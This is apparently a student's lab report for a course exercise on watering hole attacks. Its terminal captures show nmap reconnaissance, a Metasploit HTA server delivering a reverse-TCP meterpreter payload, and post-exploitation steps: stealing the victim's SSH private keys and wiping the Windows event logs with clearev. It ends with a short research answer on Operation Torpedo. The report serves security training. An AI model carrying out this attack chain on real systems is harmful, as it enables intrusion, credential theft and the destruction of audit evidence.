

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Student:

Mordecai Ohemeng

Email:

ohem4691@vandals.uidaho.edu

Time on Task:

1 hour, 29 minutes

Progress:


100%

Report Generated: Thursday, February 26, 2026 at 9:04 AM

Hands-On Demonstration

Part 1: Perform Reconnaissance on the Target

8. Make a screen capture showing the server's rejection of the SSH login.



```
root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2026-02-26 04:55:18
Mordecai Ohemeng

File Actions Edit View Help
root@kali: /home/kali
# traceroute drisst.org
traceroute to drisst.org (200.0.0.86), 30 hops max, 60 byte packets
 1 202.20.2.1 (202.20.2.1)  0.302 ms  0.334 ms  0.317 ms
 2 201.10.1.1 (201.10.1.1)  0.426 ms  0.418 ms  0.411 ms
 3 drisst.org (200.0.0.86)  0.789 ms  0.801 ms  0.796 ms

root@kali: /home/kali
# nmap -O -sV 201.10.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2026-02-26 07:53 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 201.10.1.1
Host is up (0.00042s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
80/tcp    open  http     nginx
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (92%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (92%)
No exact OS matches for host (test conditions non-ideal).


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds

root@kali: /home/kali
# ssh admin@201.10.1.1
ssh: admin@201.10.1.1: '201.10.1.1 (201.10.1.1)' can't be established.
ED25519 key fingerprint is SHA256:3CIS/8Y2rEpCEstzVnF02rc1hDvKffVz+4s5wJYi/g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '201.10.1.1' (ED25519) to the list of known hosts.
admin@201.10.1.1: Permission denied (publickey).
```

Performing a Watering Hole Attack


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18. Make a screen capture showing the XSS proof-of-concept on the watering hole.



Part 2: Perform a Watering Hole Attack

10. Make a screen capture showing the successful server start-up in Metasploit.



Performing a Watering Hole Attack

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15. Make a screen capture showing the delivering payload message.

```
root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2026-02-26 05:23:05
Mordecai Ohemeng

Module options (exploit/windows/misc/hta_server):

Name      Current Setting  Required  Description
-----
SRVHOST    202.20.2.4       yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    Path to a custom SSL certificate (default is randomly generated)
URIPATH    JuicerClient.hta no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     202.20.2.4       yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Powershell x86

msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 202.20.2.4    hta_server - Delivering Payload
```

23. Make a screen capture showing the session from the remote victim.

```
OWASP Juice Shop - Mo... root@kali: /home/kali
Performing a Watering Hole Attack
AttackLinux01
2026-02-26 05:30:47
Mordecai Ohemeng

Id  Name
--  --
0   Powershell x86

msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 202.20.2.4    hta_server - Delivering Payload

Jobs

Id  Name
--  --
0   Exploit: windows/misc/hta_server
Payload: windows/meterpreter/reverse_tcp
Payload opts: tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) >
[*] 201.10.1.1    hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:64061) at 2026-02-26 08:29:02 -0500

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  ORISSI\fsmith @ VWORKSTATION  202.20.2.4:4444 -> 201.10.1.1:64061 (172.30.0.2)


msf6 exploit(windows/misc/hta_server) >
```

Part 3: Perform Post-Exploitation Maneuvers

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

4. Make a screen capture showing the **operating system, workstation name, and domain name**.



```
msf5 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:64061) at 2026-02-26 08:29:02 -0500

msf5 exploit(windows/misc/hta_server) > sessions


Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:64061 (172.30.0.2)

msf5 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
sessions - 1 1
[*] Starting interaction with 1 ...

meterpreter >
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 2 opened (202.20.2.4:4444 -> 201.10.1.1:3610) at 2026-02-26 08:33:03 -0500

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : DRISST
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter >
```

6. Make a screen capture showing the **system, user, and idletime information** in your output.



```
msf5 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:64061) at 2026-02-26 08:29:02 -0500

msf5 exploit(windows/misc/hta_server) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:64061 (172.30.0.2)

msf5 exploit(windows/misc/hta_server) >
[*] 201.10.1.1 hta_server - Delivering Payload
sessions - 1 1
[*] Starting interaction with 1 ...


meterpreter >
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 2 opened (202.20.2.4:4444 -> 201.10.1.1:3610) at 2026-02-26 08:33:03 -0500

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : DRISST
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter > idletime
User has been idle for: 58 mins 46 secs
meterpreter >
```


Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

12. Make a screen capture showing the screenshot of the user's desktop and TODO.txt file.




23. Make a screen capture showing the successful connection to pfSense firewall with user fsmith.



Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

27. Make a screen capture showing the **Application, System, and Security** logs were successfully wiped from remote victim fsmith's workstation.



```
File Actions Edit View Help
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 4 opened (202.20.2.4:4444 → 201.10.1.1:25734 ) at 2026-02-26 08:41:03 -0500
migrate #
Screenshot saved to: /home/kali/#
meterpreter > screenshot -p /home/kali/victim_screenshot.jpg
Screenshot saved to: /home/kali/victim_screenshot.jpg
meterpreter > cd C:\\Users\\fsmith\\.ssh
meterpreter > ls
Listing: C:\\Users\\fsmith\\.ssh

Mode                Size      Type    Last modified      Name
-----
100666/rw-rw-rw-    473     fil     2021-11-23 06:59:02 -0500 id_rsa
100666/rw-rw-rw-   1456     fil     2021-11-23 06:58:58 -0500 id_rsa.ppk

meterpreter >
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 5 opened (202.20.2.4:4444 → 201.10.1.1:57758 ) at 2026-02-26 08:45:02 -0500

meterpreter > download id_rsa* -p /home/kali/.ssh
[*] downloading: .\\id_rsa → /home/kali/.ssh/id_rsa
[*] download : .\\id_rsa → /home/kali/.ssh/id_rsa
[*] downloading: .\\id_rsa.ppk → /home/kali/.ssh/id_rsa.ppk
[*] download : .\\id_rsa.ppk → /home/kali/.ssh/id_rsa.ppk
meterpreter >
[*] 201.10.1.1 hta_server - Delivering Payload
meterpreter > [*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 6 opened (202.20.2.4:4444 → 201.10.1.1:23041 ) at 2026-02-26 08:49:03 -0500
cl
[-] Unknown command: cl
meterpreter > clearev
[*] Wiping 1132 records from Application...
[*] Wiping 4041 records from System...
[*] Wiping 6885 records from Security...
meterpreter >
```


Challenge and Analysis

Part 1: Research Watering Hole Attacks

Research a real-world watering hole attack. Who conducted it? Who/what was the target? What was used as the watering hole? What were the attack vectors? How long did the attack go unnoticed?

2011 Operation Torpedo was conducted by the United States government. It targeted 3 Tor websites. Websites were modified to serve up a NIT, which would attempt to unmask visitors by revealing their IP address, operating system, and web browser. The NIT code was an Adobe Flash application that would ping a user's real IP address back to an FBI controlled server, rather than routing their traffic through the Tor network and protecting their identity. It lasted for about a year before arrests were made.

Part 2: Configure an Additional XSS Payload

Make a screen capture showing the **successful alert box generation**.

